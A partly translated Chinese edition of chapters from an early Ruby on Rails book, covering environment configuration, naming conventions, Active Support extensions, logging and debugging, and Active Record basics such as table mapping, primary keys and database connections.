应用程序的运行时配置是有两个文件决定，一个是 config/environment.rb，它是个独立环境变量。它不考虑 RAILS_ENV 的设置，environment.rb 都要被用到。第二个文件取决于运行环境：Rails 会到 config/environments 目录下查找与当前环境同名的文件，并在处理 environment.rb 期间加载它。缺省地有三个标准环境变量文件 development.rb, production.rb, test.rb。如果你定义了新的环境类型，你可以添加你自己的文件。

环境文件典型地做三件事：

- 1、设置 ruby 的加载路径。它来告诉你的应用程序，在运行时如何找到 model 和 view
- 2、创建你的应用程序中用到的资源（比如 logger）
- 3、设置不同的配置选项，包括 Rail 和应用程序两方面的。

前两项通常是应用程序端，所以在 environment.rb 中设置。配置选项则看不同的环境而定，所以被设置在 environments 目录下的指定的 environment 文件中。

加载路径

标准的环境会自动包括以下的目录（相对于应用程序的主目录）作为应用程序的加载路径。

- 1、test/mocks/environment。这是加载路径中的第一个，在这里定义的类覆写正式运行的版本，使得你可以在测试时用桩子代码来替换实际功能。这在 161 页开始讨论。
- 2、在 app/models 和 components 目录下，所有以下划线或小写字母开头的目录
- 3、目录 app, app/models, app/controllers, app/helps, app/apis, components, config/lib, vendor 和 vendor/rails/*。

以上目录只要存在都会放进加载路径中。

应用资源

environment.rb 创建一个 Logger 实例，用来日志给 log/environment.log 的信息。这些 logger 由 Active Record, Action Controller, Action Mailer 使用(除非你指定环境配置文件已经设置了它们自己的 logger 给所有这些组件)。

environment.rb 也会告诉 Action Controller, Action Mailer 把 app/views 作为寻找模板的起点。同时它也可以在指定的 environment 配置中被覆写。

配置参数

你可以在 Rail 模块中通过设置不同的选项来配置 Rails。典型的，你可以在 environment.rb 的尾部设置(如果你想将此设置应用给所有的环境)或者在 environments 目录内的指定环境文件中设置。

在 482 页的附录 B 中我们提供了这些配置参数完整清单。

13.4 命名约定

进入 Rails 的新手通常为 Rails 自动地处理名字而感到困惑。他们惊讶的是，在它们调用名为 Person 的 model 类时，Rails 就能知道要查找到一个名为 people 的数据库表。本节的目的是文档化这含蓄的命名工作。

此处的规则是 Rails 的缺省用法。你可以在你的 Rails 类中使用适当的声明来覆盖这些约定。**混合大小写，下划线和复数**

我们经常使用短语来命名变量和类。在 Ruby 里通常约定变量的名字全是小字母，单词之间用下划线隔开。类和模块命名则不同：它们没有下划线，短语中每个单词的第一个字母以大写开头。（我们称这是混合大小写）。这些约定会这样命名变量，比如 order_status，和类名字如 LineItem。

Rails 中采用了这种约定并以两种方式进行了扩展。首先，它假定数据库的表名和变量名一样，都是小写字母，单词之间是下划线。Rails 还假定表名总是复数形式。比如表名 orders, third_parties。

另一方面 Rails 假定文件以带有下划线的小写字母命名。

Rails 使用这些命名约定来自动转换名字。例如，你的应用程序可能包含一个 model 类，它用来处理商品项目。你已经使用 Ruby 的命名约定来定义这个类，叫 LineItem。通过这个名字，Rails 将自动推论出以下的规则：

1、对应的数据库表名被称为 line_items。这是类名字，被转换成小写字母，并在单词和复数之间使用了下划线。

2、Rails 也将知道在一个叫 line_item.rb（在 app/models 目录中）的文件中去寻找类 LineItem 的定义。

Rails 的 controller 也有额外的命名约定。如果我们的应用程序由一个 storecontroller，那么会发生以下一些情形：

1、Rails 假定类被称为 StoreController，并且它是定义在 app/controllers 目录下 store_controller.rb 的文件中。

2、它也假设有个名为 StoreHelper 的 helper 模块，它是位于 app/helpers 目录下的 store_helper.rb 中。

3、它缺省地接受负责输出的 views 和 layout template 包含在目录 app/views/layouts/ 下的 store.rhtml 或者 store.rxml 中。

所有约定显示在图 13.3 中。

Model Naming	
Table	line_items
Class	LineItem
File	app/models/line_item.rb

Controller Naming	
URL	http://.../store/list
Class	StoreController
File	app/controllers/store_controller.rb
Method	list()
Layout	app/views/layouts/store.rhtml

View Naming	
URL	http://.../store/list
File	app/views/store/list.rhtml (or .rxml)
Helper	module StoreHelper
File	app/helpers/store_helper.rb

Figure 13.3: Naming Convention Summary

还有些要注意。通常情况下，Ruby 代码中引用以上那些文件中的 class 和 module 必须使用 require 来包括 ruby 的源文件。因为 Rails 知道这些文件名，类名之间的关系。所以 require 语句在 Rails 里是没有必要的。相反，当你第一次引用 Rails 不知道的类或模块时，Rails 使用命名约定来转换类名字为文件名，并试图在幕后加载这个文件。这样的好处是不言而喻的，你可以直接引用 model 类名，这个 model 将自动加载到你的应用程序中。

正如你所看到的，这种模式在你的类被存储到 sessions 中时会行不通。因此你必须要明确地声明。即使这样，你也不必使用 require。相反，你的控制器只要包含一行，像这样：

```
class StoreController < ApplicationController
  model :line_item
  # ...
```

注意这里的命名约定是如何做到一致的。符号:line_time 是带有下划线的小写。它将会把 line_item.rb 加载进来，这个文件包含类 LineItem。

分组 Controller 到模块中

到目前为止，我们所有的 controller 都是在 app/controllers 目录中。有时加入更多的结构会更方便。例如：我们的 store 可能会用到很多的 controller，它是要执行相关的管理上的功能。为了不影响到上层的名字空间，我们可能会把他们归组到一个单独的 admin 名字空间。

David 说. . .

为什么表要用复数?

因为听起来好理解。实际上，“从 products 选择一个 Product 。”就好像是“Order has_many :line_items”。目的是连接程序和会话，这通过创建两者共享的 domain 语言来实现。Having such a language means cutting down on the mental translation that otherwise confuses the discussion of a product description with the client when it's really implemented as merchandise body. These communications gaps are bound

to lead to errors.

Rails sweetens the deal by giving you most of the configuration for free if you follow the standard conventions. Developers are thus rewarded for doing the right thing, so it's less about giving up “your ways” and more about getting productivity for free.

rails 将会使用一个简单的约定来做这件事。如果引入的请求有一个名为 admin/book 的 controller，Rails 将到目录 app/controllers/admin 中找名为 book_controller 的 controller。也就是说，这个 controller 的名字的最后部分将被解析到一个名为 name_controller.rb 的文件，并且前导路径信息将被用于子目录的导航。

想像我们的应用程序有两组 controller(admin/xxx 和 content/xxx)，并且两者被分组定义到一个 book controller 中。称为 book_controller.rb 的文件被放在 app/controllers 下的 admin 和 content 子目录中。这两个 controller 文件将被定义在类名为 BookController 的类中。如果 Rails 不进一步处理，这两个类会冲突。

To deal with this, Rails assumes that controllers in subdirectories of the directory app/controllers are in Ruby modules named after the subdirectory. 那么，admin 子目录内的 book controller 将被声明为

```
class Admin::BookController < ApplicationController  
  # ...  
end
```

content 子目录内的 book controller 将在 Content 模块内。

```
class Content::BookController < ApplicationController  
  # ...  
end
```

这样两个 controller 就被在你的应用程序中分离开来。

用于这些 controller 的模板出现在 app/views 子目录中。那么，view 模板就对应于请求 `http://my.app/admin/book/edit/1234`

它在同文件中。

```
app/views/admin/book/edit.rhtml
```

你会高兴地知道，controller generator 理解模块内的 controller 的概念，并且让你用如下命令行创建它们。比如，

```
myapp> ruby script/generate controller Admin::Book action1 action2
```

```
...
```

这种 controller 命名模式有个分支，在我们启动 URL 来连接动作时。我们在 287 页讨论它。

13.5 Active Support

Active Support 是由所有 Rails 组件共享的一套库。大多数用于 Rails 内部。但是，Active Support 也扩展了一些 Ruby 的内建类。本节，我们将快速地列出这些扩展的大多数部分。

扩展 Numbers

类 Fixnum 获得了两个实例方法 even? 和 odd?。

所有数字对象获得了一套缩放方法。

```
puts 20.bytes #=> 20  
puts 20.kilobytes #=> 20480  
puts 20.megabytes #=> 20971520  
puts 20.gigabytes #=> 21474836480  
puts 20.terabytes #=> 21990232555520
```

还有基于时间的缩放方法。这些转换它们的被调到等同的秒中。Months() 和 years() 方法是大致的一月数是 30 天，年的天数是 365 天。

```
puts 20.minutes #=> 1200  
puts 20.hours #=> 72000  
puts 20.days #=> 1728000  
puts 20.weeks #=> 12096000  
puts 20.fortnights #=> 24192000  
puts 20.months #=> 51840000  
puts 20.years #=> 630720000
```

你也可以使用方法 `ago()` 和 `from_now()` (或者它们的别名方法 `until()` 和 `since()`) 计算相对于 `Time.now` 的时间。

```
puts Time.now #=> Tue May 10 17:03:43 CDT 2005  
puts 20.minutes.ago #=> Tue May 10 16:43:43 CDT 2005  
puts 20.hours.from_now #=> Wed May 11 13:03:43 CDT 2005  
puts 20.weeks.from_now #=> Tue Sep 27 17:03:43 CDT 2005  
puts 20.months.ago #=> Thu Sep 18 17:03:43 CDT 2003
```

时间扩展

`Time` 类获得了一组有用的方法，帮助你计算有关的时间。

```
now = Time.now  
  
puts now #=> Tue May 10 17:15:59 CDT 2005  
puts now.ago(3600) #=> Tue May 10 16:15:59 CDT 2005  
puts now.at_beginning_of_day #=> Tue May 10 00:00:00 CDT 2005  
puts now.at_beginning_of_month #=> Sun May 01 00:00:00 CDT 2005  
puts now.at_beginning_of_week #=> Mon May 09 00:00:00 CDT 2005  
puts now.at_beginning_of_year #=> Sat Jan 01 00:00:00 CST 2005  
puts now.at_midnight #=> Tue May 10 00:00:00 CDT 2005  
puts now.change(:hour => 13) #=> Tue May 10 13:00:00 CDT 2005  
puts now.last_month #=> Sun Apr 10 17:15:59 CDT 2005  
puts now.last_year #=> Mon May 10 17:15:59 CDT 2004  
puts now.midnight #=> Tue May 10 00:00:00 CDT 2005  
puts now.monday #=> Mon May 09 00:00:00 CDT 2005  
puts now.months_ago(2) #=> Thu Mar 10 17:15:59 CST 2005  
puts now.months_since(2) #=> Sun Jul 10 17:15:59 CDT 2005  
puts now.next_week #=> Mon May 16 00:00:00 CDT 2005  
puts now.next_year #=> Wed May 10 17:15:59 CDT 2006  
puts now.seconds_since_midnight #=> 62159.215938  
puts now.since(7200) #=> Tue May 10 19:15:59 CDT 2005  
puts now.tomorrow #=> Wed May 11 17:15:59 CDT 2005  
puts now.years_ago(2) #=> Sat May 10 17:15:59 CDT 2003  
puts now.years_since(2) #=> Thu May 10 17:15:59 CDT 2007
```

```
puts now.yesterday #=> Mon May 09 17:15:59 CDT 2005
```

Active Support 也包括一个 TimeZone 类。TimeZone 对象包装时区的名字和时差。该类包含了世界时区的列表。更多细节可查看 Active Support RDoc 文档。

字符串扩展

Active Support 给所有字符串添加了些方法以支持 Rails 将名字从单数转换为复数，小写变成混合大小写等等。通常一般的应用程序只用到两个。

```
puts "cat".pluralize #=> cats  
puts "cats".pluralize #=> cats  
puts "erratum".pluralize #=> errata  
puts "cats".singularize #=> cat  
puts "errata".singularize #=> erratum
```

13.6 Logging in Rails

Rails 已经把日志机制内建到框架中。为了得到更加精细的日志，Rails 让 Logger 对象在 Rails 应用程序的所有代码都是可见的。

Logger 是一个简单的日志框架，它已经包装进 Ruby 的最新版本。(在命令行上输入 `ri Logger` 你可得到更多信息。)对于我们来说，只需知道能生成几类日志信息，包括 `warning`, `info`, `error`, `fatal` 级别的信息，就足够了。

```
logger.warn("I don't think that's a good idea")  
logger.info("Dave's trying to do something bad")  
logger.error("Now he's gone and broken it")  
logger.fatal("I give up")
```

在 Rails 应用程序中，这些信息将会写入 `log` 目录中的相应环境的文件。这些文件的使用依赖于你应用程序运行的环境。开发的应用程序将日志到 `log/development.log` 中，测试中将日志到 `test.log` 中，发行后日志到 `production.log` 中。

13.7 Debugging Hints

首先想到的和广泛使用的是，写测试代码！`rails` 使得写 `unit test` 和 `functional test` 变得容易。使用了它们，你将发现 `bug` 的出现率会显著减少。测试是廉价的保单。

测试会告诉你哪些东西起作用，哪些不起作用，有助于你隔离有问题的代码。但有时，出现问题的原因不是非常明显。

如果问题出现在一个 `model` 中，你可能想在 web 程序外来跟踪相关的类。`script/console` 把你的 `rails` 程序带到 `irb` 的会话中，让你有机会测试方法。下面是当我们使用控制台来更新一个产品的单价时的会话。

```
depot> ruby script/console

Loading development environment.

irb(main):001:0> pr = Product.find(:first)
=> #<Product:0x248acd0 @attributes={"image_url"=>"./images/sk..."}

irb(main):002:0> pr.price
=> 29.95

irb(main):003:0> pr.price = 34.95
=> 34.95

irb(main):004:0> pr.save
=> true
```

日志和跟踪是动态理解复杂的应用程序的最好方式。你会发现 development 的日志文件中有很多信息。当不希望的事情发生时，它或许是你想看第一个地方。它也写入 web 服务日志。如果你在开发环境中使用了 WEBrick 的话，这将在使用 script/server 命令的窗口滚动。

你也可以添加你自己的信息到前面描述的 Logger 对象中。有时候日志文件很忙，它很难找到你添加信息。在这些情况下，如果你使用 WEBrick，的话将你出现 WEBrick 控制台上信息写入到 STDERR 中。

如果一个页面显示警告信息，你可能想转储对象。Debug() helper 方法可用于这种情况。它格式化对象并确保其内容是有效的 HTML。

```
<h3>Your Order</h3>

<%= debug(@order) %>

<div id="ordersummary">
  ...
</div>
```

最后，所有问题都似乎得不到修正，你可以在你运行应用程序时，使用调试器。通常这只能在开发环境下有效。

要使用断点：

1、在你想停下之处插入方法 breakpoint()。你可以像这个方法传递一个字符串—想区别的信息。

2、在控制台上，导航你应用程序的基本目录和命令入口。

```
depot> ruby script/breakpointer
No connection to breakpoint service at
druby://localhost:42531 (DRb::DRbConnError)
```

Tries to connect will be made every 2 seconds...

不要为没有连接消息烦恼—它只意味着你的断言并没有被击中。

3、Using a browser, prod your application to make it hit the `breakpoint()` method. When it does, the console where breakpointer is running will burst into life—you'll be in an `irb` session, talking to your running web application. You can inspect variables, set values, add other breakpoints, and generally have a good time. When you quit `irb`, your application will continue running.

By default, breakpoint support uses a local network connection to talk between your application and the breakpointer client. You might be able to use the `-s` option when you run breakpointer to connect to an application on another machine.

13.8 What's Next

If you're looking for information on Active Record, Rails' object-relational mapping layer, you need the next two chapters. The first of these covers the basics, and the second gets into some of the more esoteric stuff. They're long chapters—Active Record is the largest component of Rails.

Chapter 16, Action Controller and Rails, looks at Action Controller, the brains behind Rails applications. This is where requests are handled and business logic lives. After that, Chapter 17, Action View, describes how you get from application-level data to browser pages.

But wait (as they say), there's more! The new style of web-based application makes use of JavaScript and XMLHttpRequest to provide a far more interactive user experience. Chapter 18, The Web, V2.0, tells you how to spice up your applications.

Rails can do more than talk to browsers. Chapter 19, Action Mailer, shows you how to send and receive e-mail from a Rails application, and Chapter 20, Web Services on Rails, on page 411, describes how you can let others access your application programmatically using SOAP and XMLRPC.

We leave two of the most important chapters to the end. Chapter 21, Securing Your Rails Application, contains vital information if you want to be able to sleep at night after you expose your application to the big, bad world. And Chapter 22, Deployment and Scaling, contains all the nittygritty details of putting a Rails application into production and scaling it as your user base grows.

Active Record 是 Rails 中提供的对象关系映射(ORM)层。在这一章，我们将看到 Active Record 的基础知识：连接数据库，映射表，操作数据等。下一章我们将深入这些东西的细节中。

Active Record 非常接近标准的 ORM 模型：表对应类，行对应对象，列对应对象的属性。它在配置方面与大多数其他 ORM 库不同。通过一组默认的规则，Active Record 使得开发人员在配置上的工作非常小。要说明这一点，这儿有个程序，它使用 Active Record 包装 MySQL 数据库中的一个表 orders。在用一个特定的 id 找到定单之前，它更改购买者的姓名，并将结果存回到数据库中，改变了原始记录行。[本章的例子连接各种版本的 MySQL 数据库。你将需调整参数以便可以在你的数据库上工作。我们在 199 页 14.4 节讨论数据库连接。]

```
require "rubygems"  
require_gem "activerecord"  
  
ActiveRecord::Base.establish_connection(:adapter => "mysql",  
                                      :host => "localhost", :database => "railsdb")  
  
class Order < ActiveRecord::Base  
end  
  
order = Order.find(123)  
order.name = "Dave Thomas"  
order.save
```

这就是全部的代码。在这个例子中没有要求任何配置信息（除了数据库连接）。Active Record 是怎样知道我们所需要的，又是怎样知道正确地得到它呢？让我们看看这里面的原理。

14.1 表与类

当你创建一个 ActiveRecord::Base 的子类时，实际上是包装一个数据库表。缺省情况下，Active Record 假定表名字是类名字的复数形式。如果类名包含多个以大写字母开头的单词，表名会假定以下划线分隔这些单词。一些无规律的复数形式也会被处理。

Class Name	Table Name	Class Name	Table Name
Order	orders	LineItem	line_items
TaxAgency	tax_agencies	Person	people
Batch	batches	Datum	data
Diagnosis	diagnoses	Quantity	quantities

这些规则反应了 DHH (rails 的作者) 的理念：类名字应该是单数，而表名字应该是复数。如果你不喜欢这种做法，你可以在配置文件中设置一个全局变量关闭它(config 目录下的 environment.rb 文件)。

```
ActiveRecord::Base.pluralize_table_names = false
```

用于让表名字成为复数的算法很简单。多数时候它会正常工作，便如何你的类名字是 Sheep，它会试着查找名为 sheeps 的表。对表名字和类名字的这种假设关系也可能会上出问题。如果你用个先前的 schema 操作的话，[The meaning of the word schema varies across the industry. We use it to mean the definition of tables and their interrelationships in the context of an application or suite of related applications. Basically, the schema is the database structure required by your code.]否则表的名字可能强迫你在代码中写陌生的和不合需要的类名字。基于这个原因，Active Record 允许你使用 set_table_name 指令地覆写缺省生成的表名字。

```
class Sheep < ActiveRecord::Base  
  set_table_name "sheep" # Not "sheeps"  
end  
  
class Order < ActiveRecord::Base  
  set_table_name "ord_rev99_x" # Wrap a legacy table...  
end
```

David 说. . .

我的属性在哪儿？

The notion of a database administrator (DBA) as a separate role from programmer has led some developers to see strict boundaries between code and schema. Active Record blurs that distinction, and no other place is that more apparent than in the lack of explicit attribute definitions in the model.

But fear not. Practice has shown that it makes little difference whether you're looking at a database schema, a separate XML mapping file, or inline attributes in the model. The composite view is similar to the separations already happening in the Model–View–Control pattern—just on a smaller scale.

Once the discomfort of treating the table schema as part of the model definition has dissipated, you'll start to realize the benefits of keeping DRY. When you need to add an attribute to the model, you simply change the schema, which automatically retains your data (use alter instead of drop/create), and reload the application.

Taking the “build” step out of schema evolution makes it just as agile as the rest of the code. It becomes much easier to start with a small schema and extend and change it as needed.

14.2 列与属性

Active Record 对象对应数据库表中的行。对象的属性对应表中的列。你可能已经注意到我们定义的 Order 类并没有提到 orders 表中任何列。这是因为 Active Record 是在运行期间动态决定它们。Active Record 在数据库端的 schema 上反射，以配置包装表的类。[这不是严格的事，就像一个 model 可以有不是 schema 的一部分的属性。我们在 272 页的下一章将祥细讨论。]

我们的表 orders 可能是如下 SQL 语句创建的。

```
create table orders (
    id int not null auto_increment,
    name varchar(100) not null,
    email varchar(255) not null,
    address text not null,
    pay_type char(10) not null,
    shipped_at datetime null,
    primary key (id)
);
```

我们创建一个包装这个表的 Active Record 类。

```
require 'rubygems'
require_gem 'activerecord'
# Connection code omitted...
class Order < ActiveRecord::Base
end
```

一旦我们定义了 Order 类，我们就可以查询到它包含的属性(列)的信息。下面的代码使用了 columns() 方法，它返回一个 Column 对象数组。这里我们只显示 orders 表的每个列的名字，通过一个 hash 导出 shipped_at 这个列的细节。

```
require 'pp'

pp Order.columns.map { |col| col.name }

pp Order.columns_hash['shipped_at']
```

当我们运行这段代码时，我们得到以下输出。

```
["id", "name", "email", "address", "pay_type", "shipped_at"]
#<ActiveRecord::ConnectionAdapters::Column:0x10e4a50
```

```

    @default=nil,
    @limit=nil,
    @name="shipped_at",
    @type=:datetime>

```

注意：Active Record 决定每列的类型。在这个例子中，它已经知道数据库中的 shipped_at 列是一个 datetime 类型。它将从这个列得到的值存放在 Ruby 内的 Time 对象中。我们可以通过写入一个时间字符串到这个属性，然后再取回此内容来验证。你会发现它们返回的是 Ruby 的 Time 对象。

```

order = Order.new
order.shipped_at = "2005-03-04 12:34"
pp order.shipped_at.class
pp order.shipped_at

```

它会产生：

```

Time
Fri Mar 04 12:34:00 CST 2005

```

图 14.1 显示了 SQL 类型和它们的 ruby 表达方式之间的映射关系。通常这个映射关系是显而易见的。只有一个潜在的与 decimal 列有关的问题。schema 设计者会使用 decimal 列来存储带有固定小数位的数字--decimal 列要求十分精确。Active Record 把 decimal 列映射为 Float 类。尽管这对大多数程序是可行的，但是浮点数字是不精确的，如果在这个类型的属性上执行一系列操作，可能会发生四舍五入的问题。你也可能想使用多个 integer 列来替代，存储货币值的各单元，分，角，元等。另一种做法是使用聚合来构造 Money 对象以便分离数据库的列 (dollars 和 cents, pounds 和 pence, 等)。

SQL Type	Ruby Class	SQL Type	Ruby Class
int, integer	Fixnum	float, double	Float
decimal, numeric	Float	char, varchar, string	String
interval, date	Date	datetime, time	Time
clob, blob, text	String	boolean	see text...

Figure 14.1: Mapping SQL Types to Ruby Types

访问属性

如果一个 model 对象有个属性名为 balance，你可以使用索引操作符，传递给它一个字符串或一个符号 (symbol) 来访问这个属性的值。这儿是我们将使用的符号。

```
account[:balance] #=> return current value
```

```
account[:balance] = 0.0 #=> set value of balance
```

尽管，在普通编码中不赞成这样使用，但是它可能会减少你的选择，当将来你可能对属性基础实现进行修改时。相反，你应该访问值或使用 Ruby 存取器方法来访问 model 属性。

```
account.balance #=> return current value
```

```
account.balance = 0.0 #=> set value of balance
```

使用这两种技术返回的值，如果可能话将被 Active Record 强制转换一个适当的 Ruby 类型(所以，例如，如果数据列是个 timestamp，则一个 Time 对象将会被返回)。如果你想获得一个属性的原始值，append_before_type_case 方法返回它的名字，像下面代码显示的。

```
account.balance_before_type_cast #=> "123.4", a string
```

```
account.release_date_before_type_cast #=> "20050301"
```

最后，在 model 本身的代码内部，你可使用 read_attribute() 和 write_attribute() 私有方法。这些接受做为字符串参数的属性的名字。

David 说. . .

覆盖 Model 属性

这儿是个说明使用存取器获得 model 属性的好处的例子。我们的 account model 将立即引发个异常，只要是有人试图将 balance 设置成低于最小值的一个值。

```
class Account < ActiveRecord::Base  
  def balance=(value)  
    raise BalanceTooLow if value < MINIMUM_LEVEL  
    self[:balance] = value  
  end  
end
```

Boolean 属性

有些数据库支持 boolean 列类型，而有些不支持。这使得 Active Record 很难抽象化 boolean。例如，如果基础数据库没有 boolean 类型，一些开发者使用 char(1) 列包含” t ” 或” f ” 来表示 true 或 false。而其它开发者使用整数列，0 是 false，1 是 true。即使数据库直接支持 boolean 类型(如 MySQL 和它的 bool 列类型)，它们也只是在内部存储 0 或 1。

问题在 Ruby 中数字 0 和字符” f” 两者在条件句中被解释为 true 值。[Ruby 有个 true 的简单定义。不是 nil 或常量 false 的所有值都是 true。]这意味着如果你直接使用列的值，你的代码在你认为它是 false 的时候，将其解释列为 true.。

```
# DON'T DO THIS

user = Users.find_by_name("Dave")
if user.superuser
  grant_privileges
end
```

要在一个条件句内查询一个列，你必须附加一个问号给列的名字。（译注：在 Ruby 中称这为？句。）

```
# INSTEAD, DO THIS

user = Users.find_by_name("Dave")
if user.superuser?
  grant_privileges
end
```

这种形式的存取器查看列的值。只有在数字零的情况下，它才被解释为 false；一个字符串”0”，”f”，”false”，或者””（空字符串）；nil；或者常量 false。否则它被解释为 true。

如果你用先前的 schema 或者不是英语的数据库工作，在先前段落中定义的 true，可能会不可靠。这些情况下，你可以覆写内置 predicate 方法的定义。例如，在 Dutch 语言中，字段可能包含 J 或 N(Ja 或 Nee)。在这个例子，你可以写：

```
class User < ActiveRecord::Base
  def superuser?
    self.superuser == 'J'
  end
  # ...
end
```

Storing Structured Data

有时候这样做很方便，存储包含任意 Ruby 对象的属性直接到数据库的表中。Active Record 通过序列化 Ruby 对象到一个字符串中（使用 YAML 格式）来支持这种方式，并且存储这个字符串到数据库内对应此属性的列中。在 schema 中，这个列必须被定义为 text 类型。

因为 Active Record 通常将映射一个 character 或 text 列为一个纯 Ruby 字符串，在你想获得这个功能的优势时，你需要告诉 Active Record 使用序列化。例如，我们想记录最后五位购买者做为我们客户。我们将创建一个包含一个 text 列的表来保存这些信息。

```
create table purchases (
    id int not null auto_increment,
    name varchar(100) not null,
    last_five text,
    primary key (id)
);
```

在 Active Record 类中包装这个表，我们将使用 `serialize()` 声明来告诉 Active Record 要 marshal 对象到这个列中。

```
class Purchase < ActiveRecord::Base
  serialize :last_five
  # ...
end
```

当我们创建新的 Purchase 对象时，我们可以给 `last_five` 列赋值任何 Ruby 对象。在这个例子中，我们设置它为一个字符串数组。

```
purchase = Purchase.new
purchase.name = "Dave Thomas"
purchase.last_five = [ 'shoes', 'shirt', 'socks', 'ski mask',
'shorts' ]
purchase.save
```

当稍后我们读它时，属性被设置回一个数组。

```
purchase = Purchase.find_by_name("Dave Thomas")
pp purchase.last_five
pp purchase.last_five[3]
```

这个代码输出

```
["shoes", "shirt", "socks", "ski mask", "shorts"]
"ski mask"
```

尽管强大和方便，如果你想在 Ruby 应用程序的外部来使用序列化内的信息还有些问题。除非应用程序理解 YAML 格式，因为列内容对它是不透明的。事实上，很难在 SQL 查询的内部

使用结构(structure)。相反，你可能考虑使用对象聚合来代替，它描述在 247 页 15.2 节，来达到同样的效果。

14.3 主键与 ID

你可能已经注意到了我们的例子数据库内的所有表都定义有一个整数列叫 `id`，做为表的主键。这是 Active Record 的约定。

“请等等！”你喊道。“我的 `order` 表的主键应该是定单号或一些意义的列？为什么使用一个没有意义的主键，比如 `id`？”

原因是实践—外部数据的格式可能随着时间而更改。例如，你可能想一本书的 ISBN 应该是 `books` 表的最好主键。毕竟，ISBN 是唯一的。但是像现在写的这本书，美国的发行行业做了修改，给所有的 ISBN 一个额外的数字。

如果我们已使用 ISBN 做 `books` 表的主键，我们必须更改每一行以反映这种改变。但是会有另一个问题。数据库内所有的通过 `books` 表的主键引用它的其它表呢。我们不能修改 `books` 表内这些键，除非我们先遍历它，然后更新所有这些引用。而且这还包括使用的外键约束，更新表，更新 `books` 表，最后重建约束。所有这些，是多大的痛苦。

如果我们使用我们自己的内部值做为主键，则事情会工作的更好。没有第三方跟着，也不会武断的要求我们修改什么—我们控制我们自己的键空间。如果有些事如 ISBN 需要修改，它的修改不会影响到数据库内任何其它现有的关联。实际小，我们已经将这些行内数据的外部表示与行的关系减到了最小。

现在，没有什么理由说我们不能给我们的终用户使用 `id` 值了。在 `order` 表内，我们可以称它为一定单的 `id`，并在所有工作簿上打印它。但是做这些事要小心—在任何时候一些调整可能发生并要求定单的 `id` 必须遵循一个外部施加的格式，并且你要返回你开始的地方。

如果你给一个 Rails 应用程序创建了一个新 schema，你或许想与工作流配合，并给你的所有表一个 `id` 列做为它们主键。[我们稍后会看到，`join` 表不包含这一点—它们不应该有一个 `id` 列。]如果你需要用一个现有的 schema 工作，Active Record 给你一个简单的途径来为一个表重写主键的缺省名字。

```
class BadBook < ActiveRecord::Base  
  set_primary_key "isbn"  
end
```

通常，Active Record 接受创建的新主键值给你创建的记录并添加到数据库中—它们将升序的整数(或许是具有一定间隔的序列)。但是，如果你重写主键列的名字，你也要接受一个职责，在你保存新行之前，你要设置主键一个唯一值。或许令人惊讶的是，你还设置一个属性叫 `id` 来做这些。直到 Active Record 被关心，主键属性总是被设置为一个叫 `id` 的属性。`set_primary_key` 声明设置用于表的列名字。下面例子代码中，我们使用一个叫 `id` 的属性，即使数据库内的主键是 ISBN。

```
book = BadBook.new  
book.id = "0-12345-6789"  
book.title = "My Great American Novel"  
book.save  
# ...  
book = BadBook.find("0-12345-6789")  
puts book.title # => "My Great American Novel"  
p book.attributes #=> {"isbn" =>"0-12345-6789",  
"title"=>"My Great American Novel"}
```

刚才做的事情有些乱，model 对象的属性有个 isbn 列和 title 列—id 没有出现。当我们需要设置主键时，使用 id。在所有其它时候，使用实际的列名。

14.4 连接数据库

Active Record 把数据库连接的概念抽象出来，有助于程序处理各种特殊数据库的底层细节。相反，Active Record 应用程序使用通常的调用，代理了一组数据库适配器的细节。
(This abstraction breaks down slightly when code starts to make SQL-based queries, as we'll see later.)

指定连接的一种方式是使用 establish_connection() 类方法。[在 Rails 应用程序中，另一种特殊的连接方式，我们在 178 页讨论。] 举例来说，下面调用在服务器 dbserver.com 上使用给定的用户名和口令，创建了一个对名为 railsdb 的 MySQL 数据库的连接。这是所有的 model 类共用的缺省连接。

```
ActiveRecord::Base.establish_connection(  
  :adapter => "mysql",  
  :host => "dbserver.com",  
  :database => "railsdb",  
  :username => "railsuser",  
  :password => "railspw"  
)
```

Active Record 支持 DB2, MySQL, Oracle, Postgres, SqlServer 和 SQLite 数据库。每个适配器都接受有些不同的连接参数，像图 14.2 显示的。注意：Oracle 适配器被称为 oci。

	db2	mysql	oci	postgresql	sqlite	sqlserver
:database =>	required	required		required		required
:host =>		localhost	required	localhost		localhost
:username =>	✓	root	required	✓		sa
:password =>	✓	✓	required	✓		✓
:port =>		3306		5432		
:sslcert =>		✓				
:sslcacpath =>		✓				
:sslcipher =>		✓				
:socket =>		/tmp/mysql.sock				
:sslkey =>		✓				
:schema_order =>				✓		
:dbfile =>					required	

Figure 14.2: Connection Parameters

连接和 model 类相关，每个类都从父类中继承了它的父类的连接。 ActiveRecord::Base 是所有 Active Record 类的基类，对于你定义的所有 Active Record 类设置一个缺省的连接。但是，在你需要时，你可以覆写它。

下面的例子，我们大多数应用程序的表基本上是在 MySQL 中的 online 数据库。但由于某种原因，customer 表在 backend 数据库中。

```
ActiveRecord::Base.establish_connection(
  :adapter => "mysql",
  :host => "dbserver.com",
  :database => "online",
  :username => "groucho",
  :password => "swordfish")

class LineItem < ActiveRecord::Base
  # ...
end

class Order < ActiveRecord::Base
  # ...
end

class Product < ActiveRecord::Base
  # ...
end
```

```
end

class Customer < ActiveRecord::Base

# ...

end

Customer.establish_connection(
  :adapter => "mysql",
  :host => "dbserver.com",
  :database => "backend",
  :username => "chicho",
  :password => "piano")
```

当我们在本书先前版本中写 Depot 应用程序时，我们没有使用 `establish_connection()` 方法。相反，我们在 `config/database.yml` 文件内指定连接参数。对大多数 Rails 应用程序来说，这会很好地工作。这并不只是在代码外部保持了所有连接信息，它对 Rails 测试和开发也会很好地工作。图 14.2 中的所有参数也可用在 YAML 文件中。它的更多细节在 178 页的 13.3 节中。

最后，你可以结合这两种方式。如果你传递一个符号给 `establish_connection()`，Rails 查看 `database.yml` 文件内段的名字，并以找到参数进行连接。这样你可以在你的代码外面保持所有的连接细节。

14.5 CRUD—Create, Read, Update, Delete

Active Record 对完成数据库表四个基本的操作变得很容易：`create`, `read`, `update`, `delete`。

这一章，我们将操作 MySQL 数据库中的 `orders` 表。下面例子假设我们有一个针对这个表的基本 Active Record model。

```
class Order < ActiveRecord::Base

end
```

创建新行

在对象-关系的范式中，表被表现为类，并且表内的行被对应于那个类的对象。因此我们通过创建相应类的对象来创建表中的行，是顺理成章的事。我们可以通过调用 `Order.new()` 来创建一个对象，表示 `orders` 表中的行。然后我们可以填充各种属性的值(对应表的各个列)。最后，我们调用对象的 `save()` 方法存储回 `order` 到数据库中。没有这个方法调用的话，`order` 只会存在于本机的内存中。

```
an_order = Order.new
an_order.name = "Dave Thomas"
